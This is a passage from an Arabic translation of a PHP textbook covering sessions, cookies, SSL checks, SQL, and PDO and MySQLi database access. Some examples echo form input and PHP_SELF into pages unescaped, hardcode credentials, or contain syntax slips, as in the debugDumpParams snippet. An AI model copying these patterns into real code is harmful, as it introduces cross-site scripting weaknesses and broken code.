على الرغم من هذه القيود، تعد ملفات تعريف الارتباط مفيدة جدًا للاحتفاظ بالمعلومات من خلال الزيارات المتكررة للمتصفح.

الجلسات "Sessions"

يحتوي PHP على دعم مضمن للجلسات، ويتعامل مع جميع عمليات التلاعب في ملفات تعريف الارتباط من أجل توفير متغيرات ثابتة يمكن الوصول إليها من صفحات مختلفة وعبر زيارات متعددة إلى الموقع. تتيح لك الجلسات إنشاء نماذج متعددة الصفحات بسهولة (مثل عربات التسوق)، وحفظ معلومات مصادقة المستخدم من صفحة إلى أخرى، وتخزين تفضيلات المستخدم الدائمة على أحد المواقع.

يتم إصدار معرّف جلسة "session ID" فريد لكل زائر لأول مرة. بشكل افتراضي، يتم تخزين معرف الجلسة "session ID" في ملف تعريف ارتباط يسمى `PHPSESSID`. إذا كان متصفح المستخدم لا يدعم ملفات تعريف الارتباط أو تم إيقاف تشغيل ملفات تعريف الارتباط، يتم نشر معرف الجلسة في عناوين URL داخل موقع الويب.

كل جلسة لها مخزن بيانات مرتبط بها. يمكنك تسجيل *"register"* المتغيرات ليتم تحميلها من مخزن البيانات عند بدء كل صفحة وحفظها مرة أخرى في مخزن البيانات عند انتهاء الصفحة. تستمر المتغيرات المسجلة "Registered" بين الصفحات، ويمكن رؤية التغييرات التي تم إجراؤها على المتغيرات في إحدى الصفحات من الصفحات الأخرى. على سبيل المثال، يمكن لارتباط "إضافة هذا إلى عربة التسوق" أن يأخذ المستخدم إلى صفحة تضيف عنصرًا إلى مجموعة مسجلة من العناصر في سلة التسوق. يمكن بعد ذلك استخدام هذه المصفوفة المسجلة على صفحة أخرى لعرض محتويات العربة.

أساسيات الجلسة "SESSION BASICS"

تبدأ الجلسات تلقائيًا عند بدء تشغيل البرنامج النصي. يتم إنشاء معرف جلسة جديد إذا لزم الأمر، ومن المحتمل إنشاء ملف تعريف ارتباط لإرساله إلى المتصفح، وتحميل أي متغيرات ثابتة من المتجر.

يمكنك تسجيل متغير في الجلسة بتمرير اسم المتغير إلى المصفوفة []$_SESSION. على سبيل المثال، إليك عداد دخول أساسي:

```
session_start();
$_SESSION['hits'] = $_SESSION['hits'] + 1;

echo "This page has been viewed {$_SESSION['hits']}
times.";
```

تقوم الدالة ()session_start بتحميل المتغيرات المسجلة في المصفوفة الترابطية $_SESSION. المفاتيح هي أسماء المتغيرات (على سبيل المثال: ['hits']$_SESSION). إذا كنت فضوليًا، فإن الدالة ()session_id تعرض معرف الجلسة الحالية.

لإنهاء الجلسة، استدعي ()session_destroy. يؤدي هذا إلى إزالة مخزن البيانات للجلسة الحالية، لكنه لا يزيل ملف تعريف الارتباط من ذاكرة التخزين المؤقت للمتصفح. وهذا يعني أنه في الزيارات اللاحقة للصفحات التي تم تمكين الجلسات فيها، سيحصل المستخدم على معرّف الجلسة نفسه كما كان قبل استدعاء ()session_destroy، ولكن بدون أي بيانات.

يُظهر المثال 8-13 الكود من المثال 8-11 معاد كتابته لاستخدام الجلسات بدلاً من إعداد ملفات تعريف الارتباط يدويًا.

مثال 8-13. ضبط التفضيلات مع الجلسات (prefs_session.php)

```
<?php session_start(); ?>

<html>
<head><title>Preferences Set</title></head>
<body>

<?php
$colors = array(
 'black' => "#000000",
 'white' => "#ffffff",
 'red' => "#ff0000",
 'blue' => "#0000ff"
);

$bg = $colors[$_POST['background']];
```

```
$fg = $colors[$_POST['foreground']];

$_SESSION['bg'] = $bg;
$_SESSION['fg'] = $fg;
?>

<p>Thank you. Your preferences have been changed to:<br
/>
Background: <?php echo $_POST['background']; ?><br />
Foreground: <?php echo $_POST['foreground']; ?></p>

<p>Click <a href="prefs_session_demo.php">here</a> to
see the preferences
in action.</p>

</body>
</html>
```

يوضح المثال 8-14 إعادة كتابة المثال 8-12 لاستخدام الجلسات. بمجرد بدء الجلسة، يتم إنشاء المتغيرين $bg و $fg، وكل ما يتعين على النص البرمجي فعله هو استخدامهما.

مثال 8-14. استخدام التفضيلات من الجلسات (prefs_session_demo.php)

```
<?php
session_start() ;
$backgroundName = $_SESSION['bg'] ;
$foregroundName = $_SESSION['fg'] ;
```

```
?>
<html>
<head><title>Front Door</title></head>
<body bgcolor="<?php echo $backgroundName; ?>"
text="<?php echo $foregroundName; ?>">

<h1>مرحبا بك في متجرنا</h1>

<p> لدينا العديد من المنتجات الرائعة لتراها. لا تتردد في أخذ جولة في الممرات وطلب المساعد في أي وقت. لكن تذكر، ما كسرته فقد اشتريته!</p>

<p>هل تريد <a href="colors.php">تغيير التفضيلات؟</a></p>

</body></html>
```

لرؤية هذا التغيير، ما عليك سوى تحديث وجهة الإجراء "action" في ملف colours.php. بشكل افتراضي، تنتهي صلاحية ملفات تعريف ارتباط معرف جلسة PHP عند إغلاق المتصفح. أي أن الجلسات لا تستمر بعد توقف المتصفح. لتغيير هذا، ستحتاج إلى ضبط خيار session.cookie_lifetime في php.ini على عمر ملف تعريف الارتباط في ثوانٍ.

بدائل ملفات تعريف الارتباط "ALTERNATIVES TO COOKIES"

بشكل افتراضي، يتم تمرير معرف الجلسة من صفحة إلى أخرى في ملف تعريف الارتباط PHPSESSID. ومع ذلك، يدعم نظام جلسات PHP بديلين: حقول النماذج وعناوين URL. يعد تمرير معرف الجلسة عبر

حقول النموذج المخفية أمرًا محرجًا للغاية، حيث يفرض عليك إنشاء كل رابط بين الصفحات ليكون زر إرسال للنموذج. لن نناقش هذه الطريقة أكثر هنا.

ومع ذلك، فإن نظام URL لتمرير معرف الجلسة أكثر أناقة إلى حد ما. يمكن لـ PHP إعادة كتابة ملفات HTML الخاصة بك، وإضافة معرف الجلسة إلى كل ارتباط ذي صلة. لكي يعمل هذا، على الرغم من ذلك، يجب تكوين PHP باستخدام الخيار enable-trans-id- عند تجميعه "compiled". هناك عقوبة أداء لهذا، حيث يجب على PHP تحليل كل صفحة وإعادة كتابتها. قد ترغب المواقع المشغولة في الاستمرار في استخدام ملفات تعريف الارتباط، لأنها لا تتسبب في التباطؤ الناجم عن إعادة كتابة الصفحة. بالإضافة إلى ذلك، يؤدي هذا إلى كشف معرفات الجلسة الخاصة بك، مما قد يسمح بهجمات man-in-the-middle.

تخزين مخصص "CUSTOM STORAGE"

بشكل افتراضي، تخزن PHP معلومات الجلسة في ملفات في المجلد المؤقت لخادمك. يتم تخزين متغيرات كل جلسة في ملف منفصل. يتم إجراء تسلسل لكل متغير في الملف بتنسيق خاص. يمكنك تغيير كل هذه القيم في ملف php.ini.

يمكنك تغيير مكان ملفات الجلسة عن طريق ضبط قيمة session.save_path في ملف php.ini. إذا كنت تستخدم خادمًا مشتركًا مع تثبيت PHP الخاص بك، فاضبط المجلد على مكان ما في شجرة المجلدات الخاصة بك، حتى لا يتمكن المستخدمون الآخرون على نفس الجهاز من الوصول إلى ملفات الجلسة الخاصة بك.

يمكن لـ PHP تخزين معلومات الجلسة بأحد التنسيقين الموجودين في مخزن الجلسة الحالي - إما تنسيق PHP المضمن أو تبادل البيانات الموزعة عبر الويب "Web Distributed Data eXchange (WDDX)". يمكنك تغيير التنسيق عن طريق تعيين قيمة `session.serialize_handler` في ملف php.ini إما إلى `php` للسلوك الافتراضي، أو `wddx` لتنسيق `WDDX`.

الجمع بين ملفات تعريف الارتباط والجلسات "Combining Cookies and Sessions"

باستخدام مجموعة من ملفات تعريف الارتباط ومعالج الجلسة الخاص بك، يمكنك الحفاظ على الحالة عبر الزيارات. يمكن ترك أي حالة يجب نسيانها عند مغادرة المستخدم للموقع، مثل الصفحة التي يتصفحها المستخدم، في جلسات PHP المضمنة. يمكن تخزين أي حالة يجب أن تستمر بين زيارات المستخدم، مثل معرف المستخدم الفريد "ID"، في ملف تعريف الارتباط. باستخدام معرف المستخدم، يمكنك استرداد الحالة الدائمة للمستخدم (تفضيلات العرض، والعنوان البريدي، وما إلى ذلك) من تخزين المعلمات، مثل: قاعدة البيانات.

المثال 8-15 يسمح للمستخدم بتحديد ألوان النص والخلفية وتخزين هذه القيم في ملف تعريف ارتباط. ترسل أي زيارات للصفحة خلال الأسبوع القادم قيم اللون في ملف تعريف الارتباط.

مثال 8-15. حفظ الحالة عبر الزيارات (save_state.php)

```
<?php
if($_POST['bgcolor']) {
 setcookie('bgcolor', $_POST['bgcolor'], time() + (60 *
60 * 24 * 7));
}
```

```
if (isset($_COOKIE['bgcolor'])) {
 $backgroundName = $_COOKIE['bgcolor'];
}
else if (isset($_POST['bgcolor'])) {
 $backgroundName = $_POST['bgcolor'];
}
else {
 $backgroundName = "gray";
} ?>
<html>
<head><title>Save It</title></head>
<body bgcolor="<?php echo $backgroundName; ?>">
<form action="<?php echo $_SERVER['PHP_SELF']; ?>"
method="POST">
 <p>Background color:
 <select name="bgcolor">
 <option value="gray">Gray</option>
 <option value="white">White</option>
 <option value="black">Black</option>
 <option value="blue">Blue</option>
 <option value="green">Green</option>
 <option value="red">Red</option>
 </select></p>
 <input type="submit" />
</form>
</body>
</html>
```

SSL

توفر طبقة مآخذ التوصيل الآمنة "Secure Sockets Layer" (SSL) قناة آمنة يمكن أن تتدفق عبرها طلبات واستجابات HTTP العادية. PHP لا تهتم بشكل خاص بـ SSL، لذلك لا يمكنك التحكم في التشفير بأي شكل من الأشكال من PHP. يشير عنوان URL *https://* إلى اتصال آمن لذلك المستند، بخلاف عنوان URL لـ *http://*.

يتم تعيين إدخال HTTPS في مصفوفة $_SERVER على "on" إذا تم إنشاء صفحة PHP استجابةً لطلب عبر اتصال SSL. لمنع إنشاء صفحة عبر اتصال غير مشفر، ما عليك سوى استخدام:

```
if ($_SERVER['HTTPS'] !== 'on') {
 die("Must be a secure connection.");
}
```

الخطأ الشائع هو إرسال نموذج عبر اتصال آمن (على سبيل المثال: https://www.example.com/form.html)، ولكن يرسل إجراء "action" للنموذج "form" إلى URL *http://*. يتم إرسال أي معلمات نموذج يُدخلها المستخدم بعد ذلك عبر اتصال غير آمن، حيث يمكن لأي لاقط "sniffer" حزم مبتدئ أن يكشف عنها.

مالتالي

هناك العديد من النصائح والحيل والمشكلات في تطوير الويب الحديث، ونأمل أن تكون تلك التي أشرنا إليها في هذا الفصل مفيدة أثناء إنشاء مواقع رائعة. في الفصل التالي مناقشة حول حفظ البيانات في مخازن البيانات داخل PHP. سنغطي معظم الأساليب الأكثر استخداماً، مثل قواعد البيانات ونمط SQL و NoSQL و SQLite وتخزين معلومات في الملفات مباشرة.

الفصل التاسع: قواعد البيانات

تدعم PHP أكثر من 20 قاعدة بيانات، بما في ذلك الأنواع التجارية ومفتوحة المصدر الأكثر شيوعًا. تعد أنظمة قواعد البيانات الارتباطية مثل MariaDB و MySQL و PostgreSQL و Oracle العمود الفقري لمعظم مواقع الويب الحيوية الحديثة. في هذه يتم تخزين معلومات عربة التسوق، وتاريخ الشراء، ومراجعات المنتجات، ومعلومات المستخدم، وأرقام بطاقات الائتمان، وأحيانًا صفحات الويب نفسها.

يتناول هذا الفصل كيفية الوصول إلى قواعد البيانات من PHP. نحن نركز على مكتبة كائنات بيانات *"PHP Data Objects"* (PDO) PHP المدمجة، والتي تتيح لك استخدام نفس الدوال للوصول إلى أي قاعدة بيانات، بدلاً من الامتدادات التي لا تعد ولا تحصى الخاصة بقاعدة البيانات. في هذا الفصل، ستتعلم كيفية جلب البيانات من قاعدة البيانات، وتخزين البيانات في قاعدة البيانات، والتعامل مع الأخطاء. ننتهي من نموذج تطبيق يوضح كيفية تنفيذ تقنيات قواعد البيانات المختلفة.

لا يمكن لهذا الكتاب الخوض في جميع تفاصيل إنشاء تطبيقات قواعد بيانات الويب باستخدام PHP. لإلقاء نظرة أكثر تعمقًا على مجموعة PHP/MySQL، راجع *Web Database Applications with PHP and MySQL*, Second Edition (O'Reilly)، لـ Hugh Williams و David Lane.

استخدام PHP للوصول إلى قاعدة بيانات

هناك طريقتان للوصول إلى قواعد البيانات من PHP. الأول هو استخدام ملحق خاص بقاعدة البيانات، والآخر هو استخدام مكتبة PDO المستقلة عن قاعدة البيانات. هناك مزايا وعيوب لكل طريقة.

إذا كنت تستخدم امتدادًا خاصًا بقاعدة البيانات، فإن كودك مرتبط ارتباطًا وثيقًا بقاعدة البيانات التي تستخدمها. على سبيل المثال، تختلف أسماء دوال امتداد MySQL والمعلمات ومعالجة الأخطاء وما إلى ذلك تمامًا عن تلك الخاصة بامتدادات قاعدة البيانات الأخرى. إذا كنت ترغب في نقل قاعدة البيانات الخاصة بك من MySQL إلى PostgreSQL، فستتضمن تغييرات كبيرة في التعليمات البرمجية الخاصة بك. من ناحية أخرى، تخفي PDO الدوال الخاصة بقاعدة البيانات عنك بطبقة تجريدية، لذلك يمكن أن يكون التنقل بين أنظمة قاعدة البيانات بسيطًا مثل تغيير سطر واحد من برنامجك أو ملف php.ini.

تأتي قابلية نقل طبقة التجريد مثل مكتبة PDO بثمن، حيث أن الكود الذي يستخدمها يكون عادةً أبطأ قليلاً من الكود الذي يستخدم امتدادًا أصليًا خاصًا بقاعدة البيانات.

ضع في اعتبارك أن طبقة التجريد لا تفعل شيئًا على الإطلاق عندما يتعلق الأمر بالتأكد من أن استعلامات SQL الفعلية الخاصة بك قابلة للنقل. إذا كان تطبيقك يستخدم أي نوع من أنواع SQL غير العامة، فسيتعين عليك القيام بعمل مهم لتحويل استعلاماتك من قاعدة بيانات إلى أخرى. سننظر بإيجاز في كلا الطريقتين المتبعين في واجهات قواعد البيانات في هذا الفصل، ثم ننظر في الطرق البديلة لإدارة المحتوى الحيوي للويب.

قواعد البيانات العلائقية و SQL

Relational Databases and SQL

نظام إدارة قواعد البيانات العلائقية "Relational Database Management System" (RDBMS) هو خادم يدير البيانات نيابة عنك. يتم تنظيم البيانات في جداول، حيث يحتوي كل جدول على عدد من الأعمدة، ولكل منها اسم ونوع. على سبيل المثال، لتتبع كتب الخيال العلمي، قد يكون لدينا جدول "كتب" يسجل العنوان (سلسلة نصية) وسنة الإصدار (رقم) والمؤلف.

يتم تجميع الجداول معًا في قواعد بيانات، لذلك قد تحتوي قاعدة بيانات كتب الخيال العلمي على جداول لفترات زمنية ومؤلفين وأشرار. عادةً ما يكون لنظام RDBMS نظام مستخدم خاص به، والذي يتحكم في حقوق الوصول لقواعد البيانات (على سبيل المثال، "يمكن للمستخدم Fred تحديث مؤلفي قاعدة البيانات").

تتواصل PHP مع قواعد البيانات العلائقية مثل MariaDB و Oracle باستخدام لغة الاستعلام الهيكلية "Structured Query Language" (SQL). يمكنك استخدام SQL لإنشاء قواعد البيانات العلائقية وتعديلها والاستعلام عنها.

ينقسم بناء جملة SQL إلى جزأين. تُستخدم اللغة الأولى: وهي لغة معالجة البيانات "Data Manipulation Language" (DML)، لاسترداد البيانات وتعديلها في قاعدة بيانات موجودة. DML مضغوط بشكل ملحوظ، ويتألف من أربعة إجراءات أو أفعال فقط: SELECT و INSERT و UPDATE و DELETE.

#اللغة الثانية# تُعرف مجموعة أوامر SQL المستخدمة لإنشاء هياكل قواعد البيانات التي تحتوي على البيانات وتعديلها باسم لغة تعريف البيانات "Data Definition Language" أو DDL. بناء جملة DDL ليس موحدًا مثل ذلك الخاص بـ DML، ولكن نظرًا لأن PHP ترسل فقط أي أوامر SQL تعطيها إلى قاعدة البيانات، يمكنك استخدام أي أوامر SQL تدعمها قاعدة البيانات الخاصة بك.

ملاحظة:

يتوفر ملف أوامر SQL لإنشاء نموذج قاعدة بيانات المكتبة في ملف يسمى library.sql.

بافتراض أن لديك جدولًا يسمى books، فإن جملة SQL هذه ستدرج صفًا جديدًا:

```
INSERT INTO books VALUES (null, 4, 'I, Robot', '0-553-29438-5', 1950, 1);
```

تُدرج جملة SQL هذه صفًا جديدًا ولكنها تحدد الأعمدة التي توجد لها قيم:

```
INSERT INTO books (authorid, title, ISBN, pub_year, available)
 VALUES (4, 'I, Robot', '0-553-29438-5', 1950, 1);
```

لحذف جميع الكتب التي تم نشرها عام 1979 (إن وجدت)، يمكننا استخدام جملة SQL هذه:

```
DELETE FROM books WHERE pub_year = 1979;
```

لتغيير سنة Roots إلى 1983، استخدم جملة SQL هذه:

```
UPDATE books SET pub_year=1983 WHERE title='Roots';
```

لجلب الكتب المنشورة في الثمانينيات فقط، استخدم:

```
SELECT * FROM books WHERE pub_year > 1979 AND pub_year <
1990;
```

يمكنك أيضًا تحديد الحقول التي تريد إرجاعها. فمثلا:

```
SELECT title, pub_year FROM books WHERE pub_year > 1979
AND pub_year < 1990;
```

يمكنك إصدار استعلامات تجمع المعلومات من جداول متعددة. على سبيل المثال، يجمع هذا الاستعلام بين جدولي الكتّاب والمؤلفين للسماح لنا بمعرفة من كاتب كل كتاب:

```
SELECT authors.name, books.title FROM books, authors
 WHERE authors.authorid = books.authorid;
```

يمكنك حتى إنشاء شكل قصير (أو اسم مستعار) لأسماء الجداول كما يلي:

```
SELECT a.name, b.title FROM books b, authors a WHERE
a.authorid = b.authorid;
```

لمزيد من المعلومات حول SQL، راجع *SQL in a Nutshell*، الإصدار الثالث (O'Reilly)، بقلم كيفن كلاين.

كائنات بيانات PHP

PHP Data Objects

هذا ما يقوله موقع PHP عن PDO:

"يحدد امتداد *PHP Data Objects* (*PDO*) واجهة خفيفة الوزن ومتسقة للوصول إلى قواعد البيانات في *PHP*. يمكن لكل برنامج تشغيل قاعدة بيانات ينفذ واجهة *PDO* الكشف عن ميزات خاصة بقاعدة البيانات كدوال امتداد عادية. لاحظ أنه لا يمكنك أداء أي دوال قاعدة بيانات باستخدام ملحق *PDO* بمفرده، يجب عليك استخدام برنامج تشغيل *PDO* خاص بقاعدة البيانات للوصول إلى خادم قاعدة البيانات."

من بين ميزاته الفريدة الأخرى، PDO:

- ❖ هو امتداد C أصلي
- ❖ يستفيد من أحدث مكونات PHP 7 الداخلية
- ❖ يستخدم القراءة المخزنة للبيانات من مجموعة النتائج
- ❖ يوفر ميزات قاعدة البيانات المشهورة كقاعدة
- ❖ لا يزال قادرًا على الوصول إلى الدوال الخاصة بقاعدة البيانات
- ❖ يمكن استخدام التقنيات القائمة على المعاملات
- ❖ يمكن أن تتفاعل مع LOBS (الكائنات الكبيرة "Large Objects") في قاعدة البيانات
- ❖ يمكن استخدام جمل SQL المعدة والقابلة للتنفيذ مع معلمات منضمة
- ❖ يمكن تنفيذ مؤشرات التمرير
- ❖ لديه حق الوصول إلى أكواد خطأ SQLSTATE ولديه معالجة الأخطاء مرنة للغاية

نظراً لوجود عدد من الميزات هنا، سنتطرق إلى القليل منها فقط لتوضيح مدى فائدة PDO.

أولاً، نبذة عن PDO. يحتوي على برامج تشغيل لجميع محركات قواعد البيانات الموجودة تقريبًا، ويجب الوصول إلى تلك المحركات التي لا توفرها PDO من خلال اتصال ODBC العام الخاص بـ PDO. PDO هو نظام معياري من حيث أنه يجب أن يكون لديه على الأقل امتدادين ممكّنين ليكونا نشطين: امتداد PDO نفسه وامتداد PDO الخاص بقاعدة البيانات التي ستتفاعل معها. راجع الوثائق عبر الإنترنت) لإعداد الاتصالات لقاعدة البيانات التي تختارها. كمثال، لإنشاء PDO على خادم Windows لتفاعل MySQL، أدخل السطرين التاليين في ملف php.ini وأعد تشغيل الخادم الخاص بك:

```
extension=php_pdo.dll
extension=php_pdo_mysql.dll
```

مكتبة PDO هي أيضًا امتداد موجه للكائنات (كما سترى في أمثلة التعليمات البرمجية التالية).

إجراء اتصال

الشرط الأول لـ PDO هو إجراء اتصال بقاعدة البيانات المعنية والاحتفاظ بهذا الاتصال في متغير مقبض الاتصال، كما في الكود التالي:

```
$db = new PDO($dsn, $username, $password);
```

يرمز *$dsn* إلى اسم مصدر البيانات *"data source name"*، والمعلمات الأخرى تشرح نفسها بنفسها. على وجه التحديد، بالنسبة لاتصال MySQL، يمكنك كتابة الكود التالي:

```
$db = new PDO("mysql:host=localhost;dbname=library",
"petermac", "abc123");
```

بالطبع، يمكنك (يجب) الاحتفاظ بمعلمات اسم المستخدم وكلمة المرور المتغيرة لإعادة استخدام الكود ولأسباب تتعلق بالمرونة.

التعامل مع قاعدة البيانات

بمجرد الاتصال بمحرك قاعدة البيانات وقاعدة البيانات التي تريد التفاعل معها، يمكنك استخدام هذا الاتصال لإرسال أوامر SQL إلى الخادم. قد تبدو جملة UPDATE البسيطة كما يلي:

```
$db->query("UPDATE books SET authorid=4 WHERE pub_year=1982");
```

يقوم هذا الكود ببساطة بتحديث جدول الكتب وإصدار الاستعلام. يتيح لك هذا إرسال أوامر SQL بسيطة (على سبيل المثال: UPDATE، DELETE، INSERT) مباشرة إلى قاعدة البيانات.

استخدام PDO والبيانات المعدة

بشكل نموذجي، ستستخدم كشوف الحسابات المعدة، وإصدار مكالمات PDO على مراحل أو خطوات. ضع في اعتبارك الكود التالي:

```
$statement = $db->prepare("SELECT * FROM books");
$statement->execute();

// handle row results, one at a time
while($row = $statement->fetch()) {
 print_r($row);
 // ... or probably do something more meaningful with each returned row
```

```
}
$statement = null;
```

في هذا الكود، "نجهز" كود SQL ثم "ننفذه". بعد ذلك، ننتقل عبر النتيجة باستخدام الكود while، وأخيرًا، نحرر الكائن الناتج عن طريق تعيين قيمة null له. قد لا يبدو هذا بهذه القوة في هذا المثال البسيط، ولكن هناك ميزات أخرى يمكن استخدامها مع البيانات المعدة. الآن ، ضع في اعتبارك هذا الكود:

```
$statement = $db->prepare("INSERT INTO books (authorid,
title, ISBN, pub_year)"
 . "VALUES (:authorid, :title, :ISBN, :pub_year)");

$statement->execute(array(
 'authorid' => 4,
 'title' => "Foundation",
 'ISBN' => "0-553-80371-9",
 'pub_year' => 1951),
);
```

هنا، نقوم بإعداد بيان SQL بأربعة عناصر نائبة مسماة: authorid، title، ISBN، و pub_year. في هذه الحالة، تصادف أن تكون هذه هي نفس أسماء الأعمدة في قاعدة البيانات، ولكن يتم ذلك للتوضيح فقط - يمكن أن تكون أسماء العناصر النائبة أي شيء له معنى بالنسبة لك. في استدعاء التنفيذ، نستبدل هذه العناصر النائبة بالبيانات الفعلية التي نريد استخدامها في هذا الاستعلام المحدد. تتمثل إحدى مزايا الجمل المعدة في أنه يمكنك تنفيذ نفس أمر SQL وتمرير قيم مختلفة عبر المصفوفة في كل مرة. يمكنك أيضًا القيام

بهذا النوع من إعداد البيان باستخدام العناصر النائبة الموضعية (وليس تسميتها فعليًا)، والتي يُشار إليها بـ؟، وهو العنصر الموضعي الذي سيتم استبداله. انظر إلى الشكل التالي من الكود السابق:

```
$statement = $db->prepare("INSERT INTO books (authorid, title, ISBN, pub_year)"
 . "VALUES (?, ?, ?, ?)");


$statement->execute(array(4,    "Foundation",    "0-553-80371-9", 1951));
```

هذا يحقق نفس الشيء ولكن بكود أقل، حيث أن منطقة القيمة في جملة SQL لا تحدد العناصر المراد استبدالها، وبالتالي فإن المصفوفة في جملة التنفيذ تحتاج إلى إرسال البيانات الأولية فقط دون أسماء. عليك فقط التأكد من موضع البيانات التي ترسلها في الجملة المعدة.

التعامل مع المعاملات HANDLING TRANSACTIONS

تدعم بعض أنظمة إدارة قواعد البيانات (RDBMS) المعاملات، حيث يمكن تنفيذ سلسلة من تغييرات قاعدة البيانات (جميعها مطبقة مرة واحدة) أو التراجع عنها (تم إهمالها، مع عدم تطبيق أي من التغييرات على قاعدة البيانات). على سبيل المثال، عندما يتعامل بنك مع تحويل أموال، يجب أن يتم السحب من حساب والإيداع في حساب آخر معًا - ولا يجب أن يحدث أي منهما دون الآخر، ويجب ألا يكون هناك فارق زمني بين الإجراءين. تتعامل PDO مع المعاملات بأناقة باستخدام بنية try ... catch مثل هذه في المثال 9-1.

مثال 9-1. بنية الكود try ... catch

```
try {
```

```
// تم الإتصال بنجاح
 $db = new PDO("mysql:host=localhost;dbname=banking_sys", "petermac", "abc123");
} catch (Exception $error) {
 die("Connection failed: " . $error->getMessage());
}


try {
 $db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
 $db->beginTransaction();

 $db->exec("insert into accounts (account_id, amount) values (23, '5000')" );
 $db->exec("insert into accounts (account_id, amount) values (27, '-5000')" );

 $db->commit();
} catch (Exception $error) {
 $db->rollback();
 echo "Transaction not completed: " . $error->getMessage();
}
```

إذا تعذر إكمال المعاملة بالكامل، فلن يتم إكمال أي منها، وسيتم طرح استثناء.

إذا قمت باستدعاء `commit()` أو `rollback()` على قاعدة بيانات لا تدعم المعاملات "transactions"، فإن الطرق ترجع **DB_ERROR**.

ملاحظة:

تأكد من التحقق من منتج قاعدة البيانات الأساسية الخاص بك للتأكد من أنها تدعم المعاملات.

تصحيح الجمل "DEBUGGING STATEMENTS"

توفر واجهة PDO طريقة لعرض تفاصيل حول جملة PDO، والتي يمكن أن تكون مفيدة لتصحيح الأخطاء إذا حدث خطأ ما.

```
$statement = $db->prepare("SELECT title FROM books WHERE
authorid = ?)";


$statement->bindParam(1, "12345678", PDO::PARAM_STR);
$statement->execute();


$statement->debugDumpParams();
```

يؤدي استدعاء طريقة `debugDumpParams()` على كائن الجملة إلى طباعة مجموعة متنوعة من المعلومات حول الاستدعاء:

```
SQL: [35] SELECT title
 FROM books
```

```
 WHERE authorID = ?
Sent SQL: [44] SELECT title
 FROM books
 WHERE authorid = "12345678"
Params: 1
Key: Position #0:
paramno=0
name[0] ""
is_param=1
param_type=2
```

يتم عرض قسم إرسال SQL فقط بعد تنفيذ الجملة؛ قبل ذلك، يتوفر فقط أقسام SQL و Params.

واجهة كائن MySQLi

منصة قواعد البيانات الأكثر شيوعًا المستخدمة مع PHP هي قاعدة بيانات MySQL. إذا نظرت إلى موقع MySQL على الويب، فستكتشف أن هناك عددًا قليلاً من الإصدارات المختلفة من MySQL التي يمكنك استخدامها. سننظر في الإصدار القابل للتوزيع المجاني والمعروف باسم: *community server*. تحتوي PHP أيضًا على عدد من الواجهات المختلفة لأداة قاعدة البيانات هذه، لذلك سننظر في الواجهة الموجهة للكائنات المعروفة باسم MySQLi، والمعروفة أيضًا بالامتداد المحسن لـ MySQL.

في الآونة الأخيرة، بدأت MariaDB في تجاوز MySQL كقاعدة بيانات مفضلة لمطوري PHP. حسب التصميم، فإن MariaDB هي لغة العميل -وأداة الاتصال- والملف الثنائي - متوافقة مع MySQL؛ هذا يعني أنه يمكنك تثبيت MariaDB وإلغاء تثبيت MySQL وتوجيه تهيئة PHP إلى MariaDB بدلاً من ذلك، ومن المحتمل ألا تحتاج إلى تغييرات أخرى.

إذا لم تكن معتادًا جدًا على واجهات ومفاهيم OOP، فتأكد من مراجعة الفصل 6 قبل التعمق في هذا القسم.

نظرًا لأن هذه الواجهة الموجهة للكائنات مدمجة في PHP مع تكوين تثبيت قياسي (يمكنك ببساطة تنشيط امتداد MySQLi في بيئة PHP الخاصة بك)، كل ما عليك فعله لبدء استخدامه هو إنشاء فئته، كما في الكود التالي:

```
$db = new mysqli(host, user, password, databaseName);
```

في هذا المثال، لدينا قاعدة بيانات باسم Library، وسنستخدم اسم المستخدم الوهمي لـ petermac وكلمة المرور q2w3e9i8u7y1. الكود الفعلي الذي سيتم استخدامه هو:

```
$db = new mysqli("localhost", "petermac",
"1q2w3e9i8u7y", "library");
```

هذا يتيح لنا الوصول إلى محرك قاعدة البيانات نفسه داخل كود PHP؛ سنحصل على وجه التحديد إلى الجداول والبيانات الأخرى لاحقًا. بمجرد إنشاء هذه الفئة في المتغير $db، يمكننا استخدام طرق على هذا الكائن للقيام بعمل قاعدة البيانات الخاصة بنا.

سيبدو مثال موجز لإنشاء بعض التعليمات البرمجية لإدراج كتاب جديد في قاعدة بيانات المكتبة على النحو التالي:

```
$db = new mysqli("localhost", "petermac",
"1q2w3e9i8u7y", "library");


$sql = "INSERT INTO books (authorid, title, ISBN,
pub_year, available)
 VALUES (4, 'I, Robot', '0-553-29438-5', 1950, 1)";


if ($db->query($sql)) {
 echo "Book data saved successfully.";
} else {
 echo "INSERT attempt failed, please try again later,
or call tech support" ;
}
```

```
$db->close();
```

أولاً، نقوم بإنشاء فئة MySQLi في المتغير $db. بعد ذلك، نبني سلسلة أوامر SQL الخاصة بنا ونحفظها في متغير يسمى `$sql`. ثم نسمي طريقة الاستعلام الخاصة بالفئة وفي نفس الوقت نختبر قيمة الإرجاع الخاصة بها لتحديد ما إذا كانت ناجحة (TRUE)، ثم نعلق على الشاشة وفقًا لذلك. قد لا ترغب في طباعة شيء على المتصفح في هذه المرحلة، مرة أخرى هذا مجرد مثال. أخيرًا، نسمي طريقة `close()` في ال class لترتيبه وإتلافه من الذاكرة.

استرجاع البيانات للعرض Retrieving Data for Display

في منطقة أخرى من موقع الويب الخاص بك، قد ترغب في استخلاص قائمة بكتبك وإظهار من هم مؤلفوها. يمكننا تحقيق ذلك من خلال استخدام نفس فئة MySQLi والعمل مع مجموعة النتائج التي تم إنشاؤها من أمر SELECT SQL. هناك العديد من3 الطرق لعرض المعلومات في المتصفح، وسنلقي نظرة على مثال واحد لكيفية القيام بذلك. لاحظ أن النتيجة التي تم إرجاعها هي كائن مختلف عن `$db` الذي قمنا بإنشائه أولاً. تقوم PHP بإنشاء مثيل لكائن resualt وتعبئته بأي بيانات تم إرجاعها.

```
$db = new mysqli("localhost", "petermac", "1q2w3e9i8u7y", "library");

$sql = "SELECT a.name, b.title FROM books b, authors a WHERE
a.authorid=b.authorid";

$result = $db->query($sql);


while ($row = $result->fetch_assoc()) {
 echo "{$row['name']} is the author of: {$row['title']}<br />";
}
```

```
$result->close();
$db->close();
```

